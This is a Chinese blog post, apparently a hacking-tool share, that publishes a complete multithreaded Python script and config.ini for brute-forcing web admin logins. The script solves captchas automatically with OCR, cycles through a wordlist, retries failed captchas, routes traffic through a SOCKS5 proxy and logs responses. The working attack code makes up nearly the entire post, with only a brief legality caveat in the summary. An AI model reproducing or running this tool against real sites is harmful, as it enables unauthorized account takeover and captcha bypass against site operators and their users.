



智能摘要 AI
本文介绍了一个用于自动化登录和验证码破解的Python脚本。脚本通过多线程处理,支持使用代理和自定义请求头,并能自动识别和处理验证码。主要功能包括: 1. **验证码识别**:使用OCR技术识别验证码图片。
2. **登录尝试**:根据字典文件中的用户名和密码组合尝试登录。
3. **错误处理**:若验证码错误,自动重试;若响应包过大,保存至日志文件。
4. **配置文件**:需提供`config.ini`文件,包含URL、请求头、数据结构、字典路径和代理信息。 脚本适用于需要批量验证账户或破解登录场景,但需确保使用合法性。

脚本代码
import requests,threading,base64,argparse,datetime,ddddocr,imghdr,configparser,os,ast
from queue import Queue
from tqdm import tqdm

class scan:
    def save(self,data):
        f = open('log.txt', 'a',encoding='utf-8')
        f.write(data + '\n')
        f.close()

    def _ocr(self,img):
        if imghdr.what(None,img) is not None:
            ocr = ddddocr.DdddOcr(show_ad=False)
            res = ocr.classification( img )
            return res
        else:
            tqdm.write("%s [ERROR] 请求验证码内容返回非图片格式,请检查!"%(datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S')))
            exit()

    def captcha(self,captcha_url,proxy,captcha_header):
        try:
            if proxy:
                if captcha_header:
                    req = requests.get(captcha_url, headers=ast.literal_eval(captcha_header), proxies=proxy, verify=False)
                else:
                    req = requests.get(captcha_url, proxies=proxy, verify=False)
            else:
                if captcha_header:
                    req = requests.get(captcha_url, headers=ast.literal_eval(captcha_header), verify=False)
                else:
                    req = requests.get(captcha_url, verify=False)

            img_captcha = self._ocr( req.content )
            cookies = requests.utils.dict_from_cookiejar(req.cookies)
            cookie = "; ".join([str(x)+"="+str(y) for x,y in cookies.items()])
            if cookie and img_captcha:
                return cookie,img_captcha
            else:
                return ''

        except Exception as e:
            return ''

    def login(self,url,yzm,data_list,cookie,proxy,post_data,post_header):
        try:
            cookies = {"Cookie": cookie}
            if post_header:
                cookies.update(ast.literal_eval(post_header))
            datas = post_data.replace('mrwu_pass', data_list).replace('mrwu_yzm', yzm)
            if proxy:
                data = requests.post(url,ast.literal_eval(datas), headers=cookies, proxies=proxy, verify=False)
            else:
                data = requests.post(url,ast.literal_eval(datas), headers=cookies, verify=False)
            if data.status_code and data.text:
                return data.status_code,data.text
            else:
                return ''
        except Exception as e:
            return ''

    def go(self,url,captcha_url,data_list,jg,proxy,post_data,post_header,captcha_header):
        try:
            yzm = self.captcha(captcha_url,proxy,captcha_header)

            stusts = self.login(url,yzm[1],data_list,yzm[0],proxy,post_data,post_header)

            res = [ele for ele in jg if(ele in str(stusts) or ele in str(stusts[0]))]

            if "验证码错误" in str(stusts) and "谷歌验证码" not in str(stusts): #验证码错误判断且自动重试,如果返回包正确也会出现验证码错误四个字的话,请重新定义判断的字符串
                self.go(url,captcha_url,data_list,jg,proxy,post_data,post_header,captcha_header) # 验证码错误重试

            elif bool(res) == False:
                if len(str(stusts[1])) <= 50: #设定响应包长度小于等于50才打印响应包结果,如果需要显示更长的响应包,自行修改前面的数值
                    tqdm.write("%s [INFO]  %s  ###  响应结果:%s"%(datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S'),data_list,str(stusts[1])))
                else:
                    self.save(data_list + " ### " + str(stusts[1]))
                    tqdm.write("%s [INFO]  %s  ###  响应结果:响应包太大已关闭显示,请查看log.txt文件"%(datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S'),data_list))

            if str(stusts[0]):
                return str(stusts[0])

        except:
           self.go(url,captcha_url,data_list,jg,proxy,post_data,post_header,captcha_header)


class set:
    def banner(self):
        print('''
                      _       _
                     | |     | |
       ___ __ _ _ __ | |_ ___| |__   __ _    __ _  ___
      / __/ _` | '_ \| __/ __| '_ \ / _` |  / _` |/ _ \
     | (_| (_| | |_) | || (__| | | | (_| | | (_| | (_) |
      \___\__,_| .__/ \__\___|_| |_|\__,_|  \__, |\___/
               | |                           __/ |
               |_|                          |___/

    Author:XiaoWu  feedback:https://blog.eswlnk.com/5958.html
                                                   ''')
    def args(self):
        parser = argparse.ArgumentParser()
        parser.add_argument('-d','--data', nargs='+',default='', required=True,help="排除的结果关键词或者响应状态码,2者可一起用,空格分割")
        parser.add_argument('-t','--threads', type=int, default=20, required=True,help="指定线程数")
        parser.add_argument('-s','--socks', type=int, default=2,help="-s 1 启用代理")
        parser.add_argument('-z','--header', type=int, default=2,help="-h 1 启用请求头")
        args = parser.parse_args()
        return args

    def get_config(self):
        root_dir = os.path.dirname(__file__)
        config_dir = os.path.join(root_dir, 'config.ini')
        cf = configparser.ConfigParser()
        cf.read(config_dir, encoding="utf-8")
        post_url = cf.get('url', 'post_url')
        captcha_url = cf.get('url', 'captcha_url')
        dict_txt = cf.get('dict', 'txt')
        post_data = cf.get('post_data', 'data')
        proxy = cf.get('proxy', 'dl')
        post_header = cf.get('header', 'post_header')
        captcha_header = cf.get('header', 'captcha_header')
        if post_url and captcha_url and dict_txt and post_data:
            return post_url,captcha_url,dict_txt,post_data,proxy,post_header,captcha_header
        else:
            tqdm.write("提示: 请检查脚本同目录下的config.ini文件中的配置是否正确!")

    def open_data(self,txt):
        data_list = []
        with open(txt, 'r', encoding='utf-8') as f:
            for line in f:
                data_list.append(line.replace("\n", ""))
            return data_list

    def burst(self,data):
        while not txt.empty():
            txt.get()
            home = scan()
            pbar.set_description("状态码: %s"%( home.go(data[0],data[1],txt.get(),data[2],data[3],data[4],data[5],data[6]) ))
            pbar.update(1)
            if len(threading.enumerate()) == 3:
                tqdm.write("%s OK  所有任务已全部完成!\n"%(datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S')))


if __name__ == '__main__':
    info = set()
    info.banner()
    try:
        data = info.args().data
        post_url = info.get_config()[0]
        captcha_url = info.get_config()[1]
        post_data = info.get_config()[3]
        proxy = info.get_config()[4]
        post_header = info.get_config()[5]
        captcha_header = info.get_config()[6]

        if info.args().socks == 1:
            if proxy:
                proxys = {'http': proxy,'https': proxy}
            else:
                print("请配置 config.ini 文件中的代理设置!")
                exit()
        else:
            proxys = []

        if info.args().header == 1:
            if post_header or captcha_header:
                post_header = post_header
                captcha_header = captcha_header
            else:
                print("请配置 config.ini 文件中的请求头设置!")
                exit()
        else:
            post_header = ''
            captcha_header = ''


        txt = Queue()
        for x in info.open_data( info.get_config()[2] ):
            txt.put(x)

        pbar = tqdm(total=txt.qsize(), desc='任务开始',colour='#00ff00', position=0, ncols=75)

        threads = []
        data1 = post_url,captcha_url,data,proxys,post_data,post_header,captcha_header

        for i in range(int(info.args().threads) + 1):
            t = threading.Thread(target = info.burst,args=(data1,))
            threads.append(t)

        for t in threads:
            t.start()
    except:
        print("异常报错,请检查confing.ini 文件")
脚本配置文件
该文件需要命名为:config.ini,并与脚本放置在同一个目录下。
[url]
#数据提交接受地址
post_url = https://xxx.com/admin/login/getloginda.html
#验证码地址
captcha_url = https://xxx.com/captcha.html

[header]
#数据提交请求头 注意,这里不能添加cookie 头,会覆盖导致验证码失效,如果要添加需要修改代码
post_header = {"Referer":"https://blog.eswlnk.com"}
#验证码请求头
captcha_header = {'Referer':'https://blog.eswlnk.com',}

[post_data]
#数据结构 mrwu_pass 变量是密码字典   mrwu_yzm 变量是验证码   自行将这2个变量填入到你的数据结构中
data = {"name":"mrwu_pass","password":'123456',"verify":"mrwu_yzm","googleCode":""}

[dict]
#爆破字典配置
txt = F:\BaiduSyncdisk\pass\username.txt

[proxy]
dl = socks5://127.0.0.1:7899



评论 (0)